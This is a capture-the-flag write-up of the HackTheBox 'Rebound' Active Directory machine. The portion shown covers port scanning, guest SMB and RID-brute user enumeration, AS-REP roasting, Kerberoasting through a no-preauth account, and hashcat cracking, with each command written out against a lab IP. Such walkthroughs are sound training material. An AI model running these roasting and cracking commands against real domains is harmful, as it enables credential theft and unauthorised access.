Rebound HackTheBox

Rebound HackTheBox
Rebound is an Insane Windows machine featuring a tricky Active Directory environment. User enumeration via RID cycling reveals an AS-REP-roastable user, whose TGT is used to Kerberoast another user with a crackable password. Weak ACLs are abused to obtain access to a group with FullControl over an OU, performing a Descendant Object Takeover (DOT), followed by a ShadowCredentials (I used password change here) attack on a user with winrm access. On the target system, cross-session relay is leveraged to obtain the NetNTLMv2 hash of a logged-in user, which, once cracked, leads to a gMSA password read. Finally, the gMSA account allows delegation, but without protocol transition. Resource-Based Constrained Delegation (RBCD) is used to impersonate the Domain Controller, enabling a DCSync attack, leading to fully elevated privileges.

Initial Foothold
Rustscan
1
rustscan -a 10.129.183.159 -r 1-65535 -- -sC -sV -vv 10.129.183.159





We know that it is an active directory box, domain being rebound.htb and the FQDN be dc01.rebound.htb.
The clock is 7 hours and 4 mins ahead of our present time.
SMB Enumeration
Lets try with the SMB enumeration and since we dont have any credentials, attempting with the guest authentication.
1
nxc smb 10.129.183.159 -u '.' -p '' --shares

We have one share named Shared, lets connect using smbclient and see whats there.
1
smbclient //10.129.183.159/Shared -U '.'%''

Unfortunately the directory is empty.
Proceeding with the RID Bruteforcing since we have guest authentication.
RID Bruteforcing.
Doing rid bruteforcing to get the list of users on the domain.
1
nxc smb 10.129.183.159 -u '.' -p '' --rid-brute 12000

Saving them to a file and prettifying the output.

Asreproasting with Kerberoasting
Since we have users and dont have any credentials, Checking for the asreproastable users across the domain using nxc.
1
GetNPUsers.py -dc-ip 10.129.183.159 -no-pass -usersfile users.txt rebound.htb/

We have a hash, lets try to crack it using hashcat.

1
hashcat -m 18200 jjoneshash.txt /usr/share/wordlists/rockyou.txt

But hashcat failed to crack the hash.
Here the twist is that if a user is asreproastable, it can also list the kerberoastable accounts in the domain.
https://www.semperis.com/blog/new-attack-paths-as-requested-sts/
The can be exploited by using the GetUserSPN.py, this script has this flag -no-preauth we can provide the asreproastable user in this flag to obtain kerberoastable accounts in the domain.
1
GetUserSPNs.py -no-preauth jjones -usersfile users.txt -request -dc-ip 10.129.183.159 rebound.htb/

Saving all these hashes to file and attempting to crack them using hashcat.
We have 2 18 etype and 1 23 etype hashes present in the domain.
The kerberos hash is obviously isn’t crack-able and delegator$ is a machine account hash which have complex passwords to crack.
So proceeding with ldap_monitor hash to crack it.

1
hashcat -m 13100 etype23ldap_monitorhash.txt /usr/share/wordlists/rockyou.txt

